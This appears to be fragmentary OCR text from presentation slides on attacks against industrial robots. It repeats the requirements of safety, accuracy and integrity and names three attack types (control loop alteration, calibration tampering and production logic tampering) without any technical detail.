
Accuracy

Integrity

Safety

Accuracy

Integrity



Acknowledgements T.U. Munich, YouTube -- Dart Throwing with a Robotic Manipulator

Safety

Accuracy

Integrity

Safety


Accuracy

Integrity

→

violating any of these requirements via a *digital vector*

Control Loop Alteration




Attack 1

Safety

Accuracy


Integrity

Control Loop Alteration



Attack 1
Safety
Accuracy
Integrity

Control Loop Alteration




Attack 1

Safety


Accuracy

Integrity




ABB

Calibration Tampering




Attack 2
Safety
Accuracy
Integrity

Calibration Tampering



Attack 2
Safety
Accuracy
Integrity

Production Logic Tampering




Attack 3

Safety

Accuracy

Integrity

Production Logic Tampering




Attack 3

Safety

Accuracy

